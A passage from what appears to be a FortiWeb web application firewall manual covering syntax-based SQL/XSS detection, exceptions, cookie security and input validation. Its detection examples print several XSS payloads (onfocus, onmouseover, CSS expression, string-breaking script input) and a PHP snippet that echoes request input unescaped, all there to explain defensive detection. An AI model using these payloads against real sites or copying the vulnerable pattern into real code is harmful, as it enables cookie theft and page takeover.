  An attacker submits the code `" onfocus="alert(document.cookie)`, and the final code is `<input type="text" name="state" value="" onfocus="alert(document.cookie)">`.
  The HTML/JavaScript based XSS injection detection approach does HTML document parsing for the template `"<input value="">"` and generates the HTML document tree. After filling the user input, the template is `<input value="" onfocus="alert(document.cookie)">`, and the approach does HTML document parsing for this template.
  The figure below shows the tree changes:



  This approach checks via JavaScript compiling if the value "Onfocus" is valid JavaScript code. If the compiling succeeds, the user input will be detected as XSS attack.
- **HTML Tag based XSS Injection Detection**
  For the XSS attack example in last section, the attacker can also insert another HTML code `"><a onmouseover='javascript:alert(/xss/)' href="">x</a>`. The template will be as follows after the attacker's input is embedded and the HTML document tree is changed.



This approach checks via JavaScript compiling if the value "onmouseover" is valid JavaScript code. If the compiling succeeds, the user input will be detected as XSS attack.

- **HTML CSS based XSS Injection Detection**
  An attacker can inject CSS code exploiting a CSS injection vulnerability.
  For example, an attacker injects a new HTML IMG tag with STYLE attribution whose value is CSS code instead of JavaScript code; thus doing JavaScript compiling directly for the STYLE attribution value will fail and you need to parse the value according to CSS syntax. If these is any sensitive syntax in the attribution value, it will be detected as an XSS attack.
  `<IMG STYLE="xss:expression(alert('XSS'))" src=#>`
- **Function based XSS Injection Detection**
  The example below shows the source code on server side which has JavaScript type XSS vulnerability. The variable "content" gets the user input without applying any XSS check.

```
<html>
<body>
Search:<div id="kw"></div>
<script>
var content="<?php echo $_GET['keyword'] ?>";
document.getElementById("kw").innerHTML=content;
</script>
</html>
</body>
```

  An attacker can submit `keyword=hello";alert(/xss/)//` argument to trigger XSS attack; the JavaScript code will be `var content="hello";alert(/xss/)//";`.
  To detect the XSS, use the JavaScript template `var content="USER-INPUT";`. Insert the user input in the template `var id="hello";alert(/xss/)//";`.
  If JavaScript compiling succeeds, check if extra function calls are introduced from the JavaScript compiling results. If yes, it means the attacker succeeds to inject JavaScript function for XSS, as normal user input will not introduce any JavaScript functions in the compiling results. In the figure below, one more function "Alert" is added in the

results.



- Variable based XSS Injection Detection
  For example, the variable "content" gets the user input without applying any XSS check.

```
<html>
<body>
Search:<div id="kw"></div>
<script>
var content="<?php echo $_GET['keyword'] ?>";
document.getElementById("kw").innerHTML=content;
</script>
</html>
</body>
```

  An attacker can submit `keyword=hello";document.body.innerHTML="<a onmouseover = 'hello";document.body.innerHTML="xss"//` argument to trigger XSS attack; the JavaScript code will be `var content=hello";document.body.innerHTML="<a onmouseover = 'hello";document.body.innerHTML="xss"//;.`
  To detect the XSS, use the JavaScript template `var content="USER-INPUT";`. Insert the user input in the template `var id="hello";document.body.innerHTML="<a onmouseover = 'hello";document.body.innerHTML="xss"//";.`
  If JavaScript compiling succeeds, check if sensitive HTML DOM variable is introduced from the JavaScript compiling results. If yes, it means the attacker succeeds to achieve XSS by writing HTML DOM varibale. In the figure below, one more variable "document.body.innerHTML" is added in the results.



Configure Syntax Based SQL/XSS Injection detection policies

1. Go to **Web Protection > Advanced Protection > SQL/XSS Syntax Based Detection**, select existing syntax based detection policy or create a new one.
2. Configure these settings.

Name	Type a name that can be referenced by other parts of the configuration.
Scan Target	Click the icon to select the elements in the request that you want FortiWeb to scan: • Parameter Name • Parameter Value • Request Cookie • Request User-Agent • Request Referer • Other Request Header
Status	Click to enable or disable the attack type detection for this rule.
Action	In each row, select the action that FortiWeb takes when it detects a violation of the rule. • **Alert**—Accept the request and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Send HTTP Response**—Block and reply to the client with an HTTP error message and generate an alert email and/or log message. You can customize the attack block page and HTTP error code that returns to the client. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Redirect**—Redirect the request to the URL that you specify in the protection profile and generate an alert email and/or log message. Also configure Redirect URL on page 224 and Redirect URL With Reason on page 224. • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Period Block on page 481. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. For details, see Defining your proxies, clients, & X-headers on page 186

	Note: Logging and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Period Block	In each row, type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if the Action on page 480 is set to **Period Block**. The valid range is from 1 to 3,600 seconds (1 hour). See also Monitoring currently blocked IPs on page 839.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. In each row, select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Informative • Low • Medium • High
Threat Weight	Set the weight for the threat by dragging the bar.
Trigger Action	In each row, select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of each rule. For details, see Viewing log messages on page 811.
SQL Syntax Based Detection	Configure to prevent a variety of SQL injection attacks. The syntax-based SQL detection approach uses Lexical analysis to verify whether requests are true SQL Injection attacks. This virtually eliminates SQL Injection false positives and false negatives.
XSS Syntax Based Detection	Configure to prevent XSS injection attacks. The syntax-based XSS detection approach detects a XSS injection attack by analyzing the HTML/JavaScript syntax. It does HTML document parsing and JavaScript compiling, and checks whether the compiled results include valid HTML and JavaScript codes.

3. Click **OK**.
4. To apply the syntax based detection policy, select it in Configuring a protection profile for inline topologies on page 219.

Configuring exceptions for syntax-based SQL/XSS injection attack types

You can configure FortiWeb to omit scan of certain SQL/XSS injection attacks in some cases. You can also configure to generate a log or alert only instead of simply blocking the attack.

These exceptions define request parameters that are **not** subject to the rules. You can define exceptions using the following request elements:

- Host
- URI
- Full URL
- Parameter
- Cookie

To configure an exception for an attack type

1. Go to **Web Protection > Advanced Protection > SQL/XSS Syntax Based Detection**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Select a detection policy and click **Edit**.
3. Select an enabled sub attack type which you want to create exception for and click ☰.
4. For Match Sequence, FortiWeb generates a dynamic description of the match sequence you created and displays it at the top of the exception list. You can adjust the sequence using the move options (up and down arrows)
5. Click **Create New**.
6. For **Element Type**, select the type of request element to exempt from this rule and configure these settings:

Host		
	Operation	• **String Match**—**Value** is a literal host name. • **Regular Expression Match**—**Value** is a regular expression that matches all and only the hosts that the exception applies to.
	Value	Specifies the `Host:` field value to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
URI		
	Operation	• **String Match**—**Value** is a literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. • **Regular Expression Match**—**Value** is a regular expression that matches all and only the URIs that the exception applies to.
	Value	Specifies a URL value to match. You can use up to 2048 characters in regex configuration. The value does not include parameters. For example, `/testpage.php`, which match requests for `HTTP://www.test.com/testpage.php?a=1&b=2`. If **Operation** is **String Match**, ensure the value starts with a forward slash (/) (for example, `/causes-false-positives.php`). If **Operation** is **Regular Expression Match**, the value does not require a forward slash (/). However, ensure that it can match values that contain a forward slash. Do not include a domain name or parameters. To match a domain name, use the **Host** element type. To match a URL that

	includes parameters, use the **Full URL** type. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Full URL	
Operation	• **String Match**—**Value** is a literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. • **Regular Expression Match**—**Value** is a regular expression that matches all and only the URLs that the exception applies to.
Value	Specifies a URL value that includes parameters to match. For example, `/testpage.php?a=1&b=2`, which match requests for `HTTP://www.test.com/testpage.php?a=1&b=2`. If **Operation** is **String Match**, ensure the value starts with a forward slash (/) (for example, `/testpage.php?a=1&b=2`). If **Operation** is **Regular Expression Match**, the value does not require a forward slash (/). However, ensure that it can match values that contain a forward slash. Do not include a domain name. To match a domain name, use the **Host** element type. To match a URL that does not include parameters, use the **URI** type. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Parameter	
Operation	• **String Match**—**Name** is the literal name of a parameter. • **Regular Expression Match**— **Name** is a regular expression that matches all and only the name of the parameter that the exception applies to.
Name	Specifies the name of the parameter to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Check Value of Specified Element	Enable to specify a parameter value to match in addition to the parameter name.
Value	Specifies the parameter value to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.

Cookie		
	Operation	• **String Match**—**Name** is the literal name of a cookie. • **Regular Expression Match**— **Name** is a regular expression that matches all and only the name of the cookie that the exception applies to.
	Name	Specifies the name of the cookie to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
	Check Value of Specified Element	Select to specify a cookie value to match in addition to the cookie name.
	Value	Specifies the cookie value to match. To create and test a regular expression, click the **>>** (test) icon. For details, see Regular expression syntax on page 1113.
Concatenate		• **And**—A matching request matches this entry in addition to other entries in the exemption list. • **Or**—A matching request matches this entry instead of other entries in the exemption list. Later, you can use the exception list options to adjust the matching sequence for entries. For details, see Example: Concatenating exceptions on page 485.

7. Click **OK**.
8. Repeat the previous steps for each entry that you want to add to the exception.
   Note: You can create up to 128 exceptions for each attack type.

To add an exception from attack log:

For the SQL/XSS Syntax Based Detection violations, it's also supported to added exceptions from attack log.

Go to **Log&Report > Log Access > Attack**, find the attack logs with Main type "SQL/XSS Syntax Based Detection". Double click an log item to view the log details. If you believe the request is falsely detected as an attack, click the message field, then click **Add Exception**.

Refer to the table in To configure an exception for an attack type to configure the **Add Exception** settings.



Example: Concatenating exceptions

The illustration displays the following attack type exception configuration:

- The concatenate type for the Full URL rule (ID 2) is **Or**.
- The concatenate type for the URI rule (ID3) is **AND**.
- The concatenate type for the Parameter rule has no effect, because it is the first rule.



ID	Element Type	Operation	Value	Concatenate
1	Parameter	String Match		AND
2	Full URL	String Match	/test.html	OR
3	URI	Regular Expression Match	/test/images.html	AND

The final logic of the example is (1) OR (2 AND 3), which means FortiWeb skips the attack when both the Parameter and Full URL exception rules match the request, or the URL rule matches.

You can select one element type and click **Move** button to adjust the orders.

See also

- Blocking known attacks on page 409
- Syntax-based SQL/XSS injection detection on page 474

Cookie security

A cookie security policy allows you to configure FortiWeb features that prevent cookie-based attacks and apply them in a protection profile. For example, a policy can enable cookie poisoning detection, encrypt the cookies issued by a back-end server, and add security attributes to cookies.

When you first introduce some of the cookie security features, cookies that client browsers have cached earlier can generate false positives. To avoid this problem, use the **Allow Suspicious Cookies** setting to either take no action against violations of the cookie security features or delay taking action until a specific date.

Cookie Security is not supported on the persistent cookie if you have a cookie based Persistent policy in use in **Server Objects > Server > Persistence**. However, if **Persistent Cookie** is selected in Persistent policy, the restriction will be lifted and Cookie Security can function well.

To configure cookie security

1. Go to **Web Protection > Cookie Security**.
2. Click **Create New** and configure these settings:

Name	Enter a name that identifies the policy when you select it in a

	protection profile.
Security Mode	• **None**—FortiWeb does not apply cookie tampering protection or encrypt cookie values. • **Signed**—Prevents tampering (cookie poisoning) by tracking the cookie value. This option requires you to configure **Client Management** in Policy. When FortiWeb receives the first HTTP or HTTPS request from a client, it uses a cookie to track the session. When you select this option, the session-tracking cookie includes a hash value that FortiWeb uses to detect tampering with the cookie from the back-end server response. If FortiWeb determines the cookie from the client has changed, it takes the specified action. • **Encrypted**—Encrypts cookie values the back-end web server sends to clients. Clients see only encrypted cookies. FortiWeb decrypts cookies submitted by clients before it sends them to the back-end server. No back-end server configuration changes are required.
Cookie Replay	Optionally, select whether FortiWeb uses the IP address of a request to determine the owner of the cookie. **Note:** This is available only when **Security Mode** is configured as **Encrypted**. To disable this feature, do not select an option. By default, no option is selected. Because the public IP of a client is not static in many environments, Fortinet recommends that you do not enable **Cookie Replay**. In some environments (for example, if FortiWeb is deployed behind a NAT load balancer), an X-header configuration is required to provide the original client's IP. For details, see Defining your proxies, clients, & X-headers on page 186.
Allow Suspicious Cookies	Select whether FortiWeb allows requests that contain cookies that it does not recognize or that are missing cookies. • When **Security Mode** is **Encrypted**, suspicious cookies are cookies for which FortiWeb does not have a corresponding encrypted cookie value. • When **Cookie Replay** is **IP**, the suspicious cookie is a missing cookie that tracks the client IP address. In many cases, when you first introduce the cookie security features, cookies that client browsers have cached earlier generate false positives. To avoid this problem, either select **Never**, or select **Custom** and enter an appropriate date on which to start taking the specified action against suspicious cookies. • **Never**—FortiWeb does not take the action specified by **Action**

		against suspicious cookies. • **Always**—FortiWeb always takes the specified action against suspicious cookies. • **Custom**—FortiWeb takes the specified action against suspicious cookies starting on the date specified by **Don't Block Until**. This feature is **not** available if **Security Mode** is **None**.
	Don't Block Until	If **Allow Suspicious Cookies** is **Custom**, enter the date on which FortiWeb starts to take the specified action against suspicious cookies.
Cookie Security Attributes		
	Cookie Max Age	Enter the maximum age (in minutes) permitted for cookies that do not have an “Expires” or “Max-Age” attribute. To configure no expiry age for cookies, enter `0`.
	Secure Cookie	Enable to add the secure flag to cookies, which forces browsers to return the cookie only when the request is for an HTTPS page.
	HTTP Only	Enable to add the "HTTP Only" flag to cookies, which prevents client-side scripts from accessing the cookie. Warning: Enabling this feature may break web applications that use cookies.
	Same Site	Enable to add the "SameSite" attribute so that you can declare that your cookie should be restricted to a first-party or same-site context. • **Strict** — Any request from the third parties will not carry such cookies; • **Lax** — Any request from the third parties will not carry such cookies except for GET requests that navigate to the destination URL. • **None** — Set the value as none if a cookie is required to be sent by cross origin.
Action		For cookie security features that trigger an action, select the action that FortiWeb takes: • **Alert**—Accept the request and generate an alert email, log message, or both. • **Alert & Deny**—Block the request and generate an alert, log message, or both. • **Deny (no log)**—Block the request (or reset the connection). • **Remove Cookie**—Accept the request, but remove the cookie from the datagram before it reaches the web server, and generate an alert message, log message, or both. • **Period Block**—Block requests for the number of seconds specified by Block Period on page 489. For details, see Monitoring currently blocked IPs on page 839.

	Note: If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. For details, see Defining your proxies, clients, & X-headers on page 186.
Block Period	When Action on page 488 is **Period Block**, the number of seconds that FortiWeb blocks requests that have violated cookie security features.
Severity	Select the severity level FortiWeb uses when it logs a violation of a cookie security feature: • Informative • Low • Medium • High The default value is **High**.
Trigger Policy	Select the trigger policy FortiWeb uses when it logs a violation of a cookie security feature.

3. Click **OK**.
4. If you want to specify cookies that are exempt from the cookie security policy, under the Cookie Exceptions Table, click **Create New** and configure these settings:

Cookie Name	Enter the name of the cookie, such as `NID`.

Cookie Domain	Optionally, enter the partial or complete domain name or IP address as it appears in the cookie. For example:
	`www.example.com`
	`.google.com`
	`10.0.2.50`
	If clients sometimes access the back-end server via IP address instead of DNS, create exemption items for both.

Cookie Path	Optionally, enter the path as it appears in the cookie, such as `/` or `/blog/folder`.

5. To apply the cookie security policy, select it in an inline protection profile. For details, see Configuring a protection profile for inline topologies on page 219.
   If Security Mode on page 487 is **Signed**, ensure that Configuring a protection profile for inline topologies on page 219 is enabled for the profile.

Input validation

FortiWeb can validate parameters (input) as well as the uploaded files of your web applications.

- Validating parameters ("input rules") on page 490
- Preventing tampering with hidden inputs on page 495
- Limiting file uploads on page 499

Validating parameters (“input rules”)

You can configure rules to validate parameters (input) of your web applications.

Input rules define whether or not parameters are required, and their maximum allowed length, for requests that match:

- `Host:` field in the HTTP header
- URL

as defined in the input rule. Inputs are typically the `<input>` tags in an HTML form.

For example, one web page might have an HTML form with multiple inputs, including:

- A user name
- A password
- A preference for whether or not to remember the login

Within the input rule for that web page, you can define separate rules for each parameter in the request: one rule for the user name parameter, one rule for the password parameter, and one rule for the preference parameter. You can use the password rule to enforce password complexity by requiring it to match a **Level 2 Password** data type.

Unlike hidden field rules, input rules are for visible inputs only, such as buttons and text areas. For information on constraining **hidden** inputs, see Preventing tampering with hidden inputs on page 495.

Each input rule contains one or more individual rules. Collectively, individual rules define all parameter restrictions that apply to requests matching the specified URL and host name combination.

If an HTTP/HTTPS request contains repeated parameters, FortiWeb enforces the input rules for all instances of the parameter—not just the first time it occurs in the request.

FortiWeb cannot enforce the rule if the parameter is bigger than the memory size you have configured for FortiWeb’s scan buffers. To configure the buffer size, see `HTTP-cachesize` in the *FortiWeb CLI Reference*:

https://docs.fortinet.com/product/fortiweb

If your web applications do not require requests larger than the buffer, enable Malformed Request on page 515 to harden your configuration.

To configure an input rule

1. Before you configure an input rule, if you want to apply it only to HTTP requests for a specific real or virtual host, you must first define the web host in a protected host names group (see Defining your protected/allowed HTTP “Host:” header names on page 152). If you want to define your own data types, you should also configure those first (see Validating parameters (“input rules”) on page 490).
2. Go to **Web Protection > Input Validation > Parameter Validation** and select the Parameter Validation Rule tab. To access this part of the web UI, your administrator’s account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.

Host Status	Enable to apply this input rule only to HTTP requests for specific web hosts. Also configure Host on page 491. Disable to match the input rule based upon the other criteria, such as the URL, but regardless of the `Host:` field.
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match the signature exception. This option is available only if Host Status on page 491 is enabled.
Request URL Type	Select whether the Request URL on page 491 field must contain a literal URL (**Simple String**), or a regular expression designed to match multiple URLs (**Regular Expression**).
Request URL	Depending on your selection in Request URL Type on page 491, type either: • The literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (/). • A regular expression, such as `^/*.php`, matching all and only the URLs to which the input rule should apply. The pattern does not require a slash (/).; however, it must at least match URLs that begin with a slash, such as `/index.cfm`. Do not include the domain name, such as `www.example.com`, which is configured separately in the Host on page 491 drop-down list. To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113 and Cookbook regular expressions on page 1119.
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 492. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. For details, see Defining your proxies, clients, & X-headers on page 186.

	• **Redirect**—Redirect the request to the URL that you specify in the protection profile and generate an alert and/or log message. Also configure Redirect URL on page 224 and Redirect URL With Reason on page 224. • **Send 403 Forbidden**—Reply with an HTTP `403 Access Forbidden` error message and generate an alert and/or log message. The default value is **Alert**. See also Reducing false positives on page 864. **Caution:** This setting will be ignored if Monitor Mode on page 249 is enabled. **Note:** Logging and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action on page 491 is set to **Period Block**. The valid range is from 1 to 3,600 seconds (1 hour). See also Monitoring currently blocked IPs on page 839.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Informative • Low • Medium • High The default value is **Low**.
Trigger Policy	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. For details, see Viewing log messages on page 811.

5. Click **OK**.
6. Click **Create New** to add an entry to the set.
   Note: You can add up to 1,024.
7. Configure these settings:

Name Type	Select one of the following options: • **Simple String**—Name on page 492 contains the name attribute of the parameter's input tag exactly as it appears in the form on the web page. • **Regular Expression**—Name on page 492 contains a regular expression designed to match the name attribute of the parameter's input tag.
Name	Enter one of the following: • The value of the **Name** attribute of the parameter's input tag exactly as it appears in the form on the web page if Name Type on page 492 is **Simple String**. For example, for an input tag that is defined by the following HTML code, enter `pwd`: `<input type="password" name="pwd" />` • A regular expression that matches the name attribute of the parameter's

	input tag if Name Type on page 492 is **Regular Expression**. **Note:** FortiWeb does not support regular expressions that begin with an exclamation point (!). For information on language and regular expression matching, see Regular expression syntax on page 1113.
Max Length	Type the maximum length of the string that is the input's value. For example, if the input's value is always a short string like `candy`, the maximum length could be `5`. If the value is a number less than 100 such as `42`, the maximum length should be `2` (since the number "42" is 2 characters long). To disable the length limit, type `0`. See also Malformed Request on page 515.
Required	Enable if the parameter is required for HTTP/HTTPS requests to this combination of `Host:` field and URL.
Use Type Check	Enable to validate the data type of the parameter. Also configure Argument Type on page 493.
Argument Type	Select one of: • **Data Type**—Select one of the predefined data types from Data Type on page 493. • **Regular Expression**—Define the data type using a regular expression in Regular Expression on page 493. • **Custom Data Type**—Select one of the custom data types from Custom Data Type on page 493. This option is only applicable when Use Type Check on page 493 is enabled.
